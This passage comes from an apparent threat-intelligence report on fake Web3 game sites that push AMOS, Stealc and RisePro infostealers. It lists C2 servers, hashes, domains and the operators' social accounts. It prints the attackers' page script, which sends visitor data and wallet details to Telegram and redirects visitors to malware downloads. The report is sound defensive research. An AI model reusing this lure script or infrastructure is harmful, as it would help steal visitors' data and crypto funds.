DF-Launcher Setup.exe	c299089aca754950f7427e6946a980cedfded633ab3d55ca0aa5313bb2cc316c	dustfighter[.]io	89.105.201[.]132/c44a765f550f6a2f.php

Table 5: *Dustfighter .dmg file and .exe file information (Source: Recorded Future Malware Intelligence)*

Base URLs	hxxp://89.105.201[.]132/ee986434f3f052d4
Files	• sqlite3.dll • freebl3.dll • mozglue.dll • msvcp140.dll • nss3.dll • softokn3.dll • vcruntime140.dll

Table 6: *Stealc downloaded files (Source: Recorded Future Malware Intelligence)*

ArgonGame and CosmicWay Reboot

In the case of ArgonGame and CosmicWay Reboot, both leveraged the same PHP script at *amesys1[.]com* to retrieve AMOS stealer (`Launcher.dmg`), instead of using a Dropbox link. Because both projects use the same script, the malicious `.dmg` for each project shared the same hash. Despite this slight difference in file retrieval, both projects utilized the same AMOS C2 server, *5.42.65[.]107*, following execution of the malicious `.dmg` file.

To deliver the Windows executable, ArgonGame and CosmicWay Reboot leveraged the same redirect URL at *a-1specialized[.]com*, which contained the Windows executable, `Installer.exe`, establishing a connection to a RisePro C2 server, *144.76.184[.]11:50500*.

Filename	SHA256	Source Domain	C2
Launcher.dmg	56a11900f952776d17637e9186e39547 39c0d9039bf7c0aa7605a00a61bd6543	cosmicwayrb[.]org argongame[.]com	5.42.65[.]107/joinsystem
Installer.exe	0ed67ebecabb5fd7c4d41e521054154d bda0712845cb6f1b5b403c9f4d71ed4a	cosmicwayrb[.]org argongame[.]com	144.76.184[.]11:50500

Table 7: *ArgonGame and CosmicWay Reboot .dmg file and .exe file information (Source: Recorded Future Malware Intelligence)*

Additional Crossovers

Website Script Commonalities

Scripts identified within the HTML code for *dustfighter[.]io*, *argongame[.]com*, and *cosmicwayrb[.]org* were all found bearing Russian-language comments, as seen in **Figure 9**.

```
if (button.id === 'sendBtn1') {
    sendUserInfoToTelegram123().then(response => {
      window.location.href = 'https://www.cosmicwayrb.org/windows.php';
    });
    // Отправляем информацию о пользователе в телеграм и скачиваем файл
    sendUserInfoToTelegram().then(response => {
      window.location.href = 'https://www.cosmicwayrb.org/windows.php';
    });

} else if (button.id === 'sendBtn2') {
    // Переход на другой сайт и отправка уведомления в телеграм
    sendUserInfoToTelegram().then(response => {
      window.location.href = 'https://www.cosmicwayrb.org/mac.php';
    });
    sendUserInfoToTelegram123().then(response => {
      window.location.href = 'https://www.cosmicwayrb.org/mac.php';
    });
```

```
if (button.id === 'sendBtn1') {
    sendUserInfoToTelegram123().then(response => {
      window.location.href = 'https://www.cosmicwayrb.org/windows.php';
    });
    // Send information about the user to telegram and download the file
    sendUserInfoToTelegram().then(response => {
      window.location.href = 'https://www.cosmicwayrb.org/windows.php';
    });

} else if (button.id === 'sendBtn2') {
    // Go to another site and send a notification to Telegram
    sendUserInfoToTelegram().then(response => {
      window.location.href = 'https://www.cosmicwayrb.org/mac.php';
    });
    sendUserInfoToTelegram123().then(response => {
      window.location.href = 'https://www.cosmicwayrb.org/mac.php';
    });
```

Figure 9: *Webscript commonalities between the Web3 projects (Source: CosmicWay Reboot)*

Functions identified bearing these Russian-language comments were found related to two specific functionalities:

- The file download, which discerns which file to download based on the OS and user-agent of the visitor
- The capture of visitor information, including the OS, user-agent, IP address, and browser-connected cryptocurrency wallets; that data is then sent to a pre-configured threat actor-established Telegram channel, also in Russian

A translated version of the message format is structured as follows:

> 🔗 New download!
> 🇨🇦 GEO: {Visitor IP Address} {IP Location}
> 🌡️ System: {Visitor Operating System}
> 🔰 Region: {Geolocation}
> 🌐 Browser: {Browser and Resolution size}
> ❌ No wallets found {Would contain a list of Browser-connected wallets, if exists}

vEther: A Decentralized Autonomous Organization (DAO)

During our analysis of Dustfighter, CosmicWay, and ArgonGame, we also identified vEther (*vether[.]org*), which claims to be a legitimate DAO, also using the same redirect URLs (*amesys1[.]com* and *a-1specialized[.]com*) to spread both `Launcher.dmg` and `Installer.exe` as described in **Table 7.** Ironically, the vEther website also claimed to have an "AnitScam detector [sic]" to provide its users with a "high level of security and protection against fraud" (**Figure 10**). A look at vEther's HTML code also revealed that the image filename for the astronaut seen in **Figure 10** contained "kosmonavt", which suggests the writer of this page is a Russian or Ukrainian speaker.

Figure 10: *(Left) vEther's claim of having an "AnitScam detector" (Right) on vEther's landing page (Source: vEther)*

Social Media Observations

Pivoting across the identified fraudulent gaming infrastructure, Insikt Group identified a series of social media accounts, Medium author pages, OpenSea NFT profiles, and other Web3-related content that appears to have been developed in concert with establishing the fraudulent domains, all to lure unwitting victims to the websites to download the purported game installation files. Details and similarities between the social media setups can be observed in **Appendix D**. Some of these projects were shared and promoted on social media by multiple accounts posing as "project managers" or other forms of leadership positions responsible for the project. These accounts would similarly provide links to job applications (for social media influencers and Web3 developers) directing the user to either a Google Form or Web3-related hiring board.

Insikt Group identified instances of multiple individuals across various social media platforms discussing falling victim to these scams. In the case of Crypterium World, we identified a Reddit user who had applied for a purported job at Crypterium and was warning others of the scam. Within the post's thread, a few users responded that they had fallen for the scam. One user further shared that their crypto wallet was drained and that they had lost approximately 2.5 Ethereum (ETH). Additionally, a social media user noted that they had fallen victim to the Myth Island scam but that they had not lost any funds.

In June 2023, a Medium blog detailed one user's experience interacting with a fraudulent gaming project, culminating in the installation of an infostealer. In the case of "Guardians of Throne", the blog author states that they were initially contacted via social media regarding open job positions as an "ambassador", "marketer", or "web3 developer" offering exorbitant amounts of monthly income. For more information, the blog author was then referred to contacts on Telegram and Discord, at which point the individuals posing as employment recruiters directed the individual to the project's main URL to download the game installation files. Reviews of Astration and other fraudulent gaming projects identified similar, frequently repurposed, social media accounts posing as "managers", "recruiters", or other seemingly official positions within the project's organizational hierarchy. In one instance, Insikt Group observed one such social media account change its biographical description from promoting one fraudulent project to a subsequent project. In other cases, we saw several social media accounts being banned by the social media service.

Mitigations

- **User Education and Awareness**: Provide comprehensive training to users, especially those involved in Web3 gaming or related industries, to recognize social engineering tactics associated with “trap phishing”. Scrutinize the legitimacy of Web3 projects advertised on social media. Educate users on the risks associated with downloading software from unverified sources and the importance of verifying the authenticity of project websites before installation.
- **Secure Software Installation Practices**: Encourage users to download software only from official sources and to verify the integrity of installation files through digital signatures or checksums. Implement controls to restrict the installation of software from unknown or untrusted sources on both macOS and Windows devices.
- **Endpoint Protection**: Deploy endpoint protection solutions, including antivirus software, capable of detecting and blocking known infostealer variants like AMOS, Stealc, Rhadamanthys, and RisePro. Ensure that endpoint protection solutions are regularly updated with the latest threat intelligence to detect emerging variants of infostealer malware.
- **Multi-platform Security Measures**: Implement multi-platform security measures to protect against malware infections across both macOS and Windows devices, including firewalls, intrusion detection systems, and endpoint detection and response (EDR) solutions. Use security tools and solutions that offer cross-platform compatibility and visibility to effectively monitor and respond to threats across different operating systems.
- **Threat Intelligence Sharing**: Participate in threat intelligence sharing communities and platforms to stay informed about ongoing cybercriminal campaigns, including the identification of C2 servers associated with infostealers. Collaborate with industry peers and cybersecurity experts to share insights and best practices for mitigating the risks associated with targeted cybercriminal activities.
- **Continuous Monitoring and Incident Response**: Establish continuous monitoring capabilities to detect suspicious activities and anomalies indicative of malware infections or unauthorized access attempts. Develop and document incident response procedures to facilitate a timely and effective response to security incidents, including the containment, eradication, and recovery phases.
- **Due Diligence and Compliance**: Conduct thorough due diligence when engaging with Web3 gaming projects or partners to verify their legitimacy and mitigate the risk of association with fraudulent activities. Ensure compliance with regulatory requirements and industry standards related to cybersecurity and data protection, particularly in the Web3 space, to avoid potential brand impairment and financial losses associated with non-compliance.
- **Brand Protection and Reputation Management**: Implement measures to monitor online mentions and discussions related to the organization's brand and projects to identify and address instances of impersonation or fraudulent activities. Take proactive steps to protect the organization's brand reputation by engaging with stakeholders, providing transparent communications, and addressing any concerns related to fraudulent impersonation or brand misuse.

- **Agile Defense Strategy**: Adopt an agile defense strategy that allows for rapid adaptation to evolving threats and tactics employed by threat actors, including the ability to quickly update security controls, policies, and procedures in response to emerging cyber threats.
- **Third-Party Risk Management**: Assess and manage the risks associated with third-party vendors, suppliers, and partners involved in the Web3 gaming ecosystem to ensure they adhere to adequate security practices and do not pose a threat to the organization's cybersecurity posture.

Outlook

This campaign not only demonstrates threat actor adaptability and ingenuity but also underscores a strategic shift toward exploiting the intersection of emerging technologies and social engineering. By mimicking legitimate Web3 gaming projects, threat actors seek to exploit the trust and credibility associated with established platforms — exacerbating the challenges of distinguishing authentic projects from malicious ones. Beyond the immediate threat of infostealer malware, the campaign's cross-platform nature signals a broader risk landscape, necessitating a multi-faceted strategy for detection and mitigation. As threat actors continuously refine their tactics to evade detection and maximize infection rates, the identification of previously unseen C2 infrastructure underscores the enduring challenge of maintaining comprehensive visibility into ongoing operations.

This campaign's implications extend beyond the realm of traditional cybersecurity protocols. The inherent agility demonstrated by these threat actors highlights the need for organizations to adapt to address evolving threats. Moreover, the campaign's targeting of Web3 gaming projects raises nuanced concerns for industries at the intersection of blockchain technology and entertainment. Beyond the immediate financial and reputational risks, organizations face the prospect of regulatory and compliance challenges as regulatory authorities around the world increasingly scrutinize the security practices of Web3 projects. By embracing this holistic perspective and prioritizing resilience, stakeholders can effectively navigate the evolving Web3 and infostealer threat landscapes by safeguarding against unforeseen long-term challenges.

Appendix A — Indicators of Compromise

Domains:

ai-zerolend[.]xyz
argongame[.]com
argongame[.]fun
argongame[.]network
argongame[.]xyz
astration[.]io
astrationgame[.]com
astrationgame[.]io
astrationplay[.]com
astrationplay[.]io
blastl2[.]net
cosmicwayrb[.]org
crypterium[.]world
crypteriumplay[.]com
crypteriumplay[.]io
crypteriumworld[.]io
dustfighter[.]io
dustfighter[.]space
dustfightergame[.]com
dustoperation[.]xyz
gameastration[.]com
playastration[.]com
playcrypterium[.]com
playcrypterium[.]io
testload[.]pythonanywhere[.]com
vether-testers[.]org
vether[.]org
worldcrypterium[.]io

IP Addresses:

5.42.64[.]83
5.42.65[.]55
5.42.65[.]102
5.42.65[.]106
5.42.65[.]107
5.42.66[.]22
5.42.67[.]1
31.31.196[.]178
31.31.196[.]161
82.115.223[.]26
89.105.201[.]132
144.76.184[.]11
193.163.7[.]160

File Hashes:

073d524d8fc005acc05162f2e8574688a076d7888ec180c0ff78cab09b92ce95
0d9877eefd26756e2ecee3d806d60cb72bcb33d880f06e2f0e12c7c85d963426
0ed67ebecabb5fd7c4d41e521054154dbda0712845cb6f1b5b403c9f4d71ed4a

```
434878a4416201b4f26d1414be9126ae562c9f5be3f65168e48c0e95560460ac
4841020c8bd06b08fde6e44cbe2e2ab33439e1c8368e936ec5b00dc0584f7260
5136a49a682ac8d7f1ce71b211de8688fce42ed57210af087a8e2dbc8a934062
56a11900f952776d17637e9186e3954739c0d9039bf7c0aa7605a00a61bd6543
63724fbab837988311a551d4d9540577f822e23c49864095f568324352c0d1fd
74ebbac956e519e16923abdc5ab8912098a4f64e38ddcb2eae23969f306afe5a
7d35dd19ee508c74c159e82f99c0483114e9b5b30f9bc2bd41c37b83cfbcd92d
8934aaeb65b6e6d253dfe72dea5d65856bd871e989d5d3a2a35edfe867bb4825
8d7df60dd146ade3cef2bfb252dfe81139f0a756c2b9611aaa6a972424f8af85
ac5c92fe6c51cfa742e475215b83b3e11a4379820043263bf50d4068686c6fa5
b2e2859dd87628d046ac9da224b435d09dd856d9ad3ede926aa5e1dc9903ffe8
ba06a6ee0b15f5be5c4e67782eec8b521e36c107a329093ec400fe0404eb196a
c299089aca754950f7427e6946a980cedfded633ab3d55ca0aa5313bb2cc316c
ccd6375cd513412c28a4e8d0fdedf6603f49a4ac5cd34ddd53cc72f08209bd83
e1657101815c73d9efd1a35567e6da0e1b00f176ac7d5a8d3f88b06a5602c320
ea592d5ca0350a3e46e3de9c6add352cd923206d1dcc45244e7a0a3c049462a4
edd043f2005dbd5902fc421eabb9472a7266950c5cbaca34e2d590b17d12f5fa
f5e3f5d769efc49879b640334d6919bdb5ba7cae403317c8bd79d042803e20ce
f6893fba30db87c2415a1e44b1f03e5e57ac14f9dbd2c3b0c733692472f099fd
fabfe1bcce7eade07a30ff7d073859e2a8654c41da1f784d3b58da40aaeef682
```

Appendix B — Mitre ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Data Obfuscation	T1001
Data from Local System	T1005
Query Registry	T1012
Obfuscated Files or Information	T1027
Exfiltration Over C2 Channel	T1041
Scheduled Task/Job	T1053
Process Discovery	T1057
Command and Scripting Interpreter	T1059
Application Layer Protocol	T1071
System Information Discovery	T1082
Modify Registry	T1112
Data Encoding: Standard Encoding	T1132.001
Indirect Command Execution	T1202
User Execution	T1204
User Execution: Malicious Link	T1204.001
User Execution: Malicious File	T1204.002
Virtualization/Sandbox Evasion	T1497
Steal Web Session Cookie	T1539
Unsecured Credentials	T1552
Unsecured Credentials: Credentials in Files	T1552.001
Disable or Modify Tools	T1562.001
Phishing	T1566
Acquire Infrastructure: Domains	T1583.001
Acquire Infrastructure: Web Services	T1583.006


Acquire Infrastructure: Malvertising	T1583.008
Establish Accounts: Social Media Accounts	T1585.001
Develop Capabilities	T1587
Gather Victim Identity Information: Credentials	T1589.001
Gather Victim Host Information: Software	T1592.002
Financial Theft	T1657


Appendix C — Domain and IP Correlations

Domain	Created	IP Address	Server	Active
astration[.]io	2023-10-31	5.42.66[.]22	nginx/1.22.0	No
astrationplay[.]io	2024-01-20	5.42.66[.]22	Golfe2	No
astrationplay[.]com	2024-01-21	5.42.66[.]22	Golfe2	No
astrationgame[.]com	2024-02-07	5.42.66[.]22	nginx/1.22.0	No
astrationgame[.]io	2024-02-07	5.42.66[.]22	nginx/1.22.0	No
playastration[.]com	2024-02-08	5.42.66[.]22	nginx/1.22.0	No
gameastration[.]com	2024-02-12	5.42.66[.]22	nginx/1.22.0	Yes
dustfighter[.]io	2024-01-31	5.42.65[.]102	nginx/1.22.0	Yes
dustfighter[.]space	2024-02-22	5.42.65[.]102	N/A	No
dustfightergame[.]com	2024-02-26	CLOUDFLARE	CLOUDFLARE	Yes
dustoperation[.]xyz	2024-02-25	31.31.196[.]178	nginx	Yes
ai-zerolend[.]xyz	2024-02-23	31.31.196[.]161	N/A	No
cosmicwayrb[.]org	2023-10-27	CLOUDFLARE	CLOUDFLARE	Yes
argongame[.]com	2023-12-16	CLOUDFLARE	CLOUDFLARE	Yes
argongame[.]network	2024-02-04	CLOUDFLARE	CLOUDFLARE	Yes
argongame[.]fun	2024-02-04	CLOUDFLARE	CLOUDFLARE	No
argongame[.]xyz	2024-02-04	CLOUDFLARE	CLOUDFLARE	Yes
crypteriumplay[.]com	2023-09-09	5.42.67[.]1	nginx/1.22.0	No
playcrypterium[.]com	2023-09-19	5.42.67[.]1	nginx/1.22.0	No
playcrypterium[.]io	2023-10-11	5.42.67[.]1	nginx/1.22.0	No
worldcrypterium[.]io	2023-09-06	5.42.67[.]1	nginx/1.22.0	No
crypterium[.]world	2023-08-03	CLOUDFLARE	CLOUDFLARE	No

crypteriumworld[.]io	2023-08-28	5.42.64[.]83	nginx/1.22.0	No
crypteriumplay[.]io	2023-10-25	5.42.65[.]102	AliyunOSS	No
vether[.]org	2023-11-30	CLOUDFLARE	CLOUDFLARE	Yes
vether-testers[.]org	2024-01-30	82.115.223[.]26	nginx/1.20.2	Yes

Appendix D — Social Media Accounts




vEther
vEther
@vEther_DAO
@vether
team@vether[.]org
CosmicWay Reboot
@Cosmicwayrb
@Cosmicwayreboot
@Cosmicwayrb
@Cosmicwayreboot
@Cosmicwayrb
@Cosmicwayreboot
@Cosmicwayreboot
MYTHISLAND
Myth Island
@Playmythisland
@Mytheriousisland
@Mythisland
@Playmytheriousisland

Recorded Future®

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering clients to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,700 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.

Learn more at recordedfuture.com